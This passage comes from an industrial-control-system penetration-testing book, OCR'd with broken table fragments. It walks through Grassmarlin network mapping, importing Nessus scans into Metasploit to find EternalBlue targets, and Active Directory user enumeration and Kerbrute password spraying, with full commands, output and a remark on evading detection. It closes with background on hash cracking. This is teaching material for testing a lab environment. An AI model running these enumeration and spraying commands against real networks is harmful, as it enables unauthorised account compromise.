Shellcodes: No Results
Papers: No Results
```

Figure 17.15 – Searchsploit results for the discovered IOS version

Now, let's discuss a conventional way to create a network map as we perform our pentest activities by using a tool called Grassmarlin.

Grassmarlin network mapping


Here is a tip: while you are scanning (for example, performing the initial Nmap scan of the network), let Wireshark capture packets in the background. We can import the packet capture into a network mapping tool such as **Grassmarlin** (`https://github.com/nsacyber/GRASSMARLIN`), which provides us with a nice, graphical representation of the network we are attacking. A great way to map the network at hand is by running the following Nmap scan while having Wireshark sniff the interface we are using:

```
nmap -p- -A -oA ot-scan 172.25.100.0/24
```

This instructs Nmap to scan every port (`-p-`) of every system on the `172.25.100.0/24` subnet and collect any data (`-A`), saving the results in the four main formats by the name of `ot-scan` (`-oA ot-scan`).

Once we are done, save the Wireshark output to a **packet capture** (**PCAP**) file and import it into Grassmarlin:

1. Start Grassmarlin and select **File | Import Files**.
2. Click **Add Files** and navigate to the saved PCAP file.
3. Click **Import Selected**:



Pending Imports

File Name	Size	Type	
No content in table			


Time...▼	
14:28:51.897	Loading GeoId -> Name Mapping
14:28:51.456	Loading Cidr -> GeoId Mapping fr
14:28:52.854	Loaded plugin 'iadgov.svgexport'
14:28:52.852	Loaded plugin 'iadgov.sessionevei
14:28:52.851	Loaded plugin 'iadgov.offlinepcap
14:28:52.855	Loaded plugin 'iadgov.csvimport'
14:28:51.902	GeoId -> Name Mapping load com
14:28:51.896	Cidr -> GeoId Mapping load comp
14:28:53.993	New Session: core.document.Sess
14:29:12.555	Beginning Import of [iadgov.offlin
14:29:17.622	[iadgov.offlinepcap.PcapNgImport

Running and Completed Imports

Progress	File	Size	
Complete	/home/pac/Documents/book/ot-s...	13.8 MB	

Figure 17.16 – Grassmarlin – Import PCAP

4. Once you've finished the import process, close the import screen. Grassmarlin should now show a map of all the scanned IPs:



```
172.25.100.0/24 (3 item[s])
172.25.200.0/24 (5 item[s])
```

```
Time...      Message
14:28:51.897 Loading GeoId -> Name Mapping from: /usr/share/GrassMarlin/data/geo
14:28:51.456 Loading Cidr -> GeoId Mapping from: /usr/share/GrassMarlin/data/cidr_t
14:28:52.854 Loaded plugin 'iadgov.svgexport'
14:28:52.852 Loaded plugin 'iadgov.sessioneventtest'
14:28:52.851 Loaded plugin 'iadgov.offlinepcap'
14:28:52.855 Loaded plugin 'iadgov.csvimport'
14:28:51.902 GeoId -> Name Mapping load complete.
14:28:51.896 Cidr -> GeoId Mapping load complete.
14:28:53.993 New Session: core.document.Session@152d644d
14:29:12.555 Beginning Import of [iadgov.offlinepcap.PcapNgImport: ot-scan.pcapng]
14:29:17.622 [iadgov.offlinepcap.PcapNgImport: ot-scan.pcapng]: Import has comple
```

Figure 17.17 – Grassmarlin – logical graph view

Now, we can pan, zoom, and search with the discovered assets.

> **Note**
> Grassmarlin can run its own sniffing engine as well. Have it sit and learn while you do your attack work.

There are many more tools, devices, and tricks that can be used to probe the network equipment. However, I would like to move on and start looking at exploring Level 3 Site Operations.

Testing Level 3 Site Operations

The next area we will be exploring for potential vulnerabilities is **Level 3 Site Operations** (**L3 SiteOps**). As you may recall from our previous discussion, L3 SiteOps is where the industrial servers and workstation tend to live, so we will be looking at finding vulnerabilities in those types of systems.

L3 SiteOps is often a valuable target for ICS attackers as this part of the environment hosts the databases for the ICS (targets for data exfiltration attacks), as well as the workstations and servers that have the programming and configuration software, including the ICS equipment applications that the ICS environment runs on. It is particularly handy (convenient) to compromise a workstation with the controls equipment programming software installed as it allows the attackers (or malware) to manipulate the PLC/HMI/DCS/SIS/other software without directly attacking the controls and automation equipment, which is often a more complicated activity. The Stuxnet attack worked in this way, by infecting the workstation that had the Siemens Step 7 programming software for Siemens PLCs installed. The malware was able to add/modify the code the running application on the centrifuges PLCs.

Servers and workstations

The two de facto tools for finding and exploiting vulnerabilities in workstations and servers are Nessus vulnerability scanner and Metasploit exploit framework. Let's explore how we can combine these two fantastic tools in the following mini exercise.

Importing and using Nessus scan data in Metasploit

Let's learn how to import and use Nessus scan data with Metasploit. Follow these instructions to get going:

1. The first thing we need to do is run a Nessus scan on the target environment. We performed a Nessus scan in *Chapter 15*, *Industrial Control System Risk Assessments*, so we will not be going into the details here. Note, though, that because we are running a scan on our testbed, there is nothing stopping us from throwing everything we can at the environment.
2. Once we have completed the scan, we can export the results to an XML file by selecting **Scan** and clicking on **Export | Nessus** from the scan results page:





Figure 17.18 – Exporting Nessus scan results

3. Save the report to disk. Then, open a Terminal and start Metasploit with the `msfconsole` command (make sure you performed the database initiation with the `msfdb init` command first).
4. When Metasploit is loaded, enter the `db_import <nessus_export_file>` command, where `nessus_export_file` is the name and location of the Nessus report that was exported:




```
msf6 > db_import /home/pac/Downloads/PLCs-SCAN_upychx.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 172.25.200.21
[*] Importing host 172.25.200.20
[*] Importing host 172.25.200.15
[*] Importing host 172.25.200.12
[*] Importing host 172.25.200.11
[*] Successfully imported /home/pac/Downloads/PLCs-SCAN_upychx.nessus
```

Figure 17.19 – Importing Nessus scan results into Metasploit

5. The Nessus scan data is now populated in the Metasploit database, and we can look at information such as the following:


   - `hosts`:



```
msf6 > hosts

Hosts
=====

address        mac                name           os_name                   os_flavor  os_sp  purpose  info  comments
-------        ---                ----           -------                   ---------  -----  -------  ----  --------
172.25.200.11  00:00:bc:5b:bf:f1  172.25.200.11  Enterasys Networks Switch                   device
172.25.200.12  00:00:bc:5a:d0:56  172.25.200.12  Enterasys Networks Switch                   device
172.25.200.15                     172.25.200.15  IRIX                                        device
172.25.200.20                     172.25.200.20  Linux                                2.6    server
172.25.200.21                     172.25.200.21  Linux                                2.6    server
```

Figure 17.20 – Discovered hosts


- `services`:



```
msf6 > services
Services
========

host            port   proto  name    state  info
----            ----   -----  ----    -----  ----
172.25.200.11   68     udp            open
172.25.200.11   80     tcp    www     open
172.25.200.11   161    udp    snmp    open
172.25.200.11   319    udp            open
172.25.200.11   320    udp            open
172.25.200.11   2222   udp            open
172.25.200.11   44818  tcp    unirpc  open
172.25.200.11   44818  udp            open
172.25.200.12   68     udp            open
172.25.200.12   80     tcp    www     open
172.25.200.12   161    udp    snmp    open
172.25.200.12   319    udp            open
172.25.200.12   320    udp            open
172.25.200.12   2222   udp            open
172.25.200.12   44818  tcp    unirpc  open
172.25.200.12   44818  udp            open
172.25.200.15   80     tcp    www     open
172.25.200.15   44818  tcp    unirpc  open
172.25.200.20   44818  tcp            open
172.25.200.21   502    tcp            open
```

Figure 17.21 – Discovered services (ports)


- `vulns`:



```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host           Name                                          References
---------                ----           ----                                          ----------
2021-04-01 21:16:37 UTC  172.25.200.21  Common Platform Enumeration (CPE)             NSS-45590
2021-04-01 21:16:37 UTC  172.25.200.21  Nessus Scan Information                       NSS-19506
2021-04-01 21:16:37 UTC  172.25.200.21  IP Protocols Scan                             NSS-14788
2021-04-01 21:16:37 UTC  172.25.200.21  Device Type                                   NSS-54615
2021-04-01 21:16:37 UTC  172.25.200.21  OS Identification                             NSS-11936
2021-04-01 21:16:37 UTC  172.25.200.21  ICMP Timestamp Request Remote Date Disclosure CVE-1999-0524,CWE-200,NSS-10114
2021-04-01 21:16:37 UTC  172.25.200.21  TCP/IP Timestamps Supported                   NSS-25220
2021-04-01 21:16:37 UTC  172.25.200.21  Traceroute Information                        NSS-10287
```

Figure 17.22 – Discovered vulnerabilities

6. We can also perform a search for any vulnerability specifics, such as MS17 (for MS17-010, the EternalBlue vulnerability) `vulns -S MS17`:



```
msf6 > vulns -S MS17

Vulnerabilities
===============

Timestamp                Host            Name                                           References
---------                ----            ----                                           ----------
2021-04-05 21:47:01 UTC  172.25.100.220  MS17-010: Security Update for Microsoft Windows  CVE-2017-0143,CVE-2017-0144,
                                          SMB Server (4013389) (ETERNALBLUE) (ETERNALCHA  17-0146,CVE-2017-0147,CVE-20
                                         MPION) (ETERNALROMANCE) (ETERNALSYNERGY) (Wanna  D-96704,BID-96705,BID-96706,
                                         Cry) (EternalRocks) (Petya) (uncredentialed che  EDB-ID-41891,EDB-ID-41987,MS
                                         ck)                                             7-A-0065,MSKB-4012212,MSKB-4
                                                                                         MSKB-4012215,MSKB-4012216,MS
                                                                                         606,MSKB-4013198,MSKB-401342
                                                                                         S17-010 EternalBlue SMB Remo
                                                                                         ol Corruption,NSS-97833
```

Figure 17.23 – Searching through the results

7. Now, we can load the matching Metasploit exploit module and attack the discovered vulnerable systems.

Let's switch gears now and look at another category of vulnerabilities: weak password management.

Weak password management


Besides finding vulnerabilities in unpatched systems and software, weak passwords are another great avenue of attack to explore. Especially in the industrial environment, password management remains a common problem. Let's explore two specific cases of weak passwords: password reuse and easily guessable passwords.

Password spraying with Kerbrute to find password reuse

The idea behind password spraying is to see if passwords are being reused across users (within a Windows domain). This is particularly troublesome in industrial environments. Password are often simple and used for multiple users/systems/applications. The example I will show here will have us look at all the users in a Windows domain for a password we discovered for the user account `User-1`. The tool we will be using is Kerbrute, from ropnop (`https://github.com/ropnop/kerbrute`).

Follow these steps to find all the domain users and perform a password spray on them:

1. We will use Windapsearch to ask the domain controller for all the users in the domain:



```
┌──(pac㉿kali-001)-[~]
└─$ windapsearch -d 172.25.100.100 -u user-1@ot-domain -p Password123  -m users | grep sAMA | awk '{print $2}' > users.txt

┌──(pac㉿kali-001)-[~]
└─$ cat users.txt
engineer-1
Guest
DefaultAccount
engineer-2
krbtgt
Administrator
engineer-3
pac
user
engineer-4
admin
theAdmin
LAB-DOMAIN$
User-1
```


Figure 17.24 – Windapsearch domain users

Aim the command we used at the OT-domain DC (`-d 172.25.100.100`), log in with the credentials for `user-1@ot-domain`, and ask for the domain users with `-m users`. Then, pipe the output of `windapsearch` into a `grep` command, to filter out the `sAMAccountName` lines (the account names), stripping off all the fluff output. Next, we must pipe the output from grep into AWK so that we only display the username string (`print $2`). Finally, we must send the output to a file with `> users.txt`. At this point, have a list of domain users to feed to the Kerbrute password spray tool.

2. Kerbrute is a tool that can be used to quickly brute force and enumerate valid Active Directory accounts through Kerberos's pre-authentication functionality. The tool can be installed by running the following command (with the Go language installed):

```
go get github.com/ropnop/kerbrute
```


3. Kerbrute supports the following commands:



```
┌──(pac㉿kali-001)-[~]
└─$ kerbrute

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 04/05/21 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  completion    generate the autocompletion script for the specified shell
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit
```

Figure 17.25 – Kerbrute – available commands

4. We will be using the `passwordspray` command on all domain users from the `users.txt` file, trying the `Password123` password with the `kerbrute passwordspray -d OT-domain.local users.txt Password123` command:



```
┌──(pac㉿kali-001)-[~]
└─$ kerbrute passwordspray -d OT-domain.local --dc 172.25.100.100 users.txt Password123

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 04/05/21 - Ronnie Flathers @ropnop

2021/04/05 16:20:23 >  Using KDC(s):
2021/04/05 16:20:23 >   172.25.100.100:88

2021/04/05 16:20:23 >  [+] VALID LOGIN:  pac@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  engineer-1@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  engineer-2@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  theAdmin@OT-domain.local:Password123
2021/04/05 16:20:23 >  [+] VALID LOGIN:  User-1@OT-domain.local:Password123
2021/04/05 16:20:23 >  Done! Tested 14 logins (5 successes) in 0.022 seconds
```

Figure 17.26 – Kerbrute scanning for password reuse

5. And with that, we've discovered five user accounts that share the `Password123` password in a mere 0.022 seconds!

Another great feature/perk of this tool is its stealthiness. Because we are only doing Kerberos pre-authentication requests, most setups will not log these attempts, so unless we get overly zealous and start locking out accounts, nobody will likely see our attack attempts.

Next, we will look at cracking password hashes.

Dumping and cracking password hashes to find easily guessable passwords

The second type of weak passwords vulnerabilities we will discuss are easily guessable passwords. These types of passwords can easily be retrieved by running a dictionary attack on the hashed form of that password. With a dictionary attack, we run through a list of words (a dictionary), use the same algorithm as the password we are attacking to encrypt/hash that word, and compare the two hash values. If the hash values are the same, then we've found the plaintext password. There are numerous locations on the internet that offer extensive wordlists, with probably the largest one being the one offered by CrackStation (a whopping 15 GB of passwords!), which can be found here: `https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm`. We can use John the Ripper or some other cracking tool in combination with the password hashes and the worklist to start cracking.

A variety of this attack that we will be using in the following example exercise uses rainbow tables to crack passwords. Rainbow tables are pre-computed lists of password hashes (basically, it takes a list such as CrackStation's, computes the hash, and stores it in a database file). With rainbow table attacks, we save the time it takes to calculate the hash value. An attack like this is a multitude faster than plain dictionary cracking. The tradeoff, however, is diskspace. Rainbow tables grow quickly and tables that are 1 TB or larger are not uncommon.

